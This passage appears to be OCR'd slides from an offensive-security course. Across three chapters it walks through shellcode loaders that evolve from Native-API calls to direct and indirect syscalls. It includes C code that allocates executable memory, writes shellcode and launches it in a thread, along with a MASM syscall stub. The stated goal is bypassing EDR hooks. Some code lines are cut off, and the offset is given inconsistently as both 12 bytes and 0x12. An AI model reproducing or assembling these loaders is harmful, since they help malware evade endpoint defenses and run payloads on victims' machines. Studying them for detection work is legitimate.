
Chapter Five

Medium Level APIs: Native-API Loader

Native-API Loader

- First modification in our reference dropper
- Transition from Windows APIs (high level) to Native APIs (medium level)
- Syscalls are executed without using the transition from kernel32.dll to ntdll.dll
- This loader directly accesses the Native APIs in ntdll.dll
  - NTAPI-Loader.exe → ntdll.dll → syscall

Shellcode Loader - Native APIs (Medium Level APIs)



Function Pointers structure definition

- Native APIs (NTAPI) can’t be retrieved via Windows headers
- Therefore, manually structure definition necessary

```
// Define typedefs for function pointers to the native API functions we'll be using.
// These match the function signatures of the respective functions.
typedef NTSTATUS(WINAPI* PNTALLOCATEVIRTUALMEMORY)(HANDLE, PVOID*, ULONG_PTR, PSIZE_T, U
typedef NTSTATUS(NTAPI* PNTWRITEVIRTUALMEMORY)(HANDLE, PVOID, PVOID, SIZE_T, PSIZE_T);
typedef NTSTATUS(NTAPI* PNTCREATETHREADEX)(PHANDLE, ACCESS_MASK, PVOID, HANDLE, PVOID, P
typedef NTSTATUS(NTAPI* PNTWAITFORSINGLEOBJECT)(HANDLE, BOOLEAN, PLARGE_INTEGER);
```

Memory Address Native Function

- Not using kernel32.dll → manually function loading needed
- GetModuleHandleA → handle to ntdll.dll
- GetProcAddress -> memory address native function

```
// Here we load the native API functions from ntdll.dll using GetProcAddress, which retrie
// or variable from the specified dynamic-link library (DLL). The return value is then cas
    PNTALLOCATEVIRTUALMEMORY NtAllocateVirtualMemory = (PNTALLOCATEVIRTUALMEMORY)GetProcAd
```

Replace Win32 APIs

- All four used Win32 APIs are replaced by correlated Native Function

```
NtAllocateVirtualMemory(GetCurrentProcess(), &exec, 0, &size, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);

// Copy the shellcode into the allocated memory region.
// NtWriteVirtualMemory is a function that writes into the virtual address space of a specified process.
SIZE_T bytesWritten;
NtWriteVirtualMemory(GetCurrentProcess(), exec, code, sizeof(code), &bytesWritten);

// Execute the shellcode in memory using a new thread.
// NtCreateThreadEx is a function that creates a new thread for a process.
// The new thread starts execution by calling the function at the start address specified in the lpStartAddress parame
HANDLE hThread;
NtCreateThreadEx(&hThread, GENERIC_EXECUTE, NULL, GetCurrentProcess(), exec, exec, FALSE, 0, 0, 0, NULL);

// Wait for the thread to finish executing.
// NtWaitForSingleObject is a function that waits until the specified object is in the signaled state or the time-out
NtWaitForSingleObject(hThread, FALSE, NULL);
```

LAB Exercise: Native-API Loader

- Complete and analyze the Native-API shellcode loader
- All necessary information in related playbook in GitHub Repo/Wiki
  - 10: Chapter 5 | Lab Exercise Playbook

- Results/solution can also be found in playbook

Summary: Native-API Loader

- Made transition from high to medium level or from Windows APIs to Native APIs
- Syscall execution over ntdll.dll → syscall
- But still no direct use of system calls
- Loader imports no longer VirtualAlloc from kernel32.dll...
- In case of EDR would only hook kernel32.dll → EDR bypassed


Chapter Six

Low Level APIs: Direct Syscalls

Direct Syscall Loader

- Second modification compared to reference Win32-API loader
- Transition from Native APIs (medium level) to direct syscalls (low level)
- Syscalls are executed without accessing ntdll.dll
- The necessary code for the use Native APIs and the syscalls instructions are implemented in the loader itself
  - DSC-Loader.exe → syscall

Shellcode Loader - Direct syscalls (Low Level APIs)



Native function structure definition

- Again, Native APIs (NTAPI) can't be retrieved via Windows headers
- Therefore, manually structure definition necessary
- This time we create a header called syscalls.h to hold them

```
// Declare the function prototype for NtAllocateVirtualMemory
extern NTSTATUS NtAllocateVirtualMemory(
    HANDLE ProcessHandle,    // Handle to the process in which to allocate the memory
    PVOID* BaseAddress,      // Pointer to the base address
    ULONG_PTR ZeroBits,      // Number of high-order address bits that must be zero in
    PSIZE_T RegionSize,      // Pointer to the size of the region
    ULONG AllocationType,    // Type of allocation
    ULONG Protect            // Memory protection for the region of pages
);
```


Assembly code

- Compared to NTAPI loader, syscall stub is not retrieved via ntdll.dll
- We do directly implement the syscall stub into loader → direct syscalls

```
.CODE  ; Start the code section
; Procedure for the NtAllocateVirtualMemory syscall
NtAllocateVirtualMemory PROC
    mov r10, rcx                                    ; Move the contents of rcx to r10. T
    mov eax, 18h                                    ; Move the syscall number into the e
    syscall                                         ; Execute syscall.
    ret                                             ; Return from the procedure.
NtAllocateVirtualMemory ENDP
END  ; End of the module
```

Microsoft Macro Assembler (MASM)

- We must enable MASM support in Visual Studio



LAB Exercise: Direct Syscall Loader

- Complete and analyze the Direct Syscall shellcode loader
- All necessary information in related playbook in GitHub Repo/Wiki
  - 12: Chapter 6 | Lab Exercise Playbook

- Results/solution can also be found in playbook

Summary: Direct Syscall Loader

- Made transition from Native APIs to direct syscalls
- Loader imports no longer Windows APIs from kernel32.dll
- Loader imports no longer Native APIs from ntdll.dll
- Syscalls or syscall stubs are implemented into .text section of the loader itself
- User mode hooks in ntdll.dll and EDR can be bypassed
- Direct syscalls can be detected when an EDR uses ETW to check the return address of a function.


Chapter Seven

Low Level APIs: Indirect Syscalls

Indirect Syscall Loader

- Third modification compared to reference Win32-API loader
- Transition from direct syscalls to indirect syscalls
- Syscall instruction executed in memory of ntdll.dll
- Mostly the same code as the direct syscall loader, just a few changes

Shellcode Loader - Indirect syscalls (Low Level APIs)



Syscall and Return

- Syscall and return should be executed in memory location ntdll.dll
- Therefore, we need a few things:
  - Open handle to ntdll.dll
  - Get start address from native function
  - Add offset and get memory address of syscall instruction
  - Store memory address in global variable

Open Handle NTDLL

- API GetModuleHandleA → open handle to ntdll.dll

```
// Get a handle to the ntdll.dll library
    HANDLE hNtdll = GetModuleHandleA("ntdll.dll");
```


Start Address Native Function

- API GetProcAddress → get start address of function

```
// Declare and initialize a pointer to the NtAllocateVirtualMemory function and get the address of th
    UINT_PTR pNtAllocateVirtualMemory = (UINT_PTR)GetProcAddress(hNtdll, "NtAllocateVirtualMemory");
```

Memory Address Syscall Function

- Add 12-bytes offset → memory address syscall function in syscall stub



Memory Address Global Variables

- Declare globale variables to hold memory address of syscall functions

```
// Declare global variables to hold the syscall instruction addresses
UINT_PTR sysAddrNtAllocateVirtualMemory;
```

```
// The syscall stub (actual system call instruction) is some bytes further into the function.
    // In this case, it's assumed to be 0x12 (18 in decimal) bytes from the start of the function.
    // So we add 0x12 to the function's address to get the address of the system call instruction.
    sysAddrNtAllocateVirtualMemory = pNtAllocateVirtualMemory + 0x12;
```


Assembly code

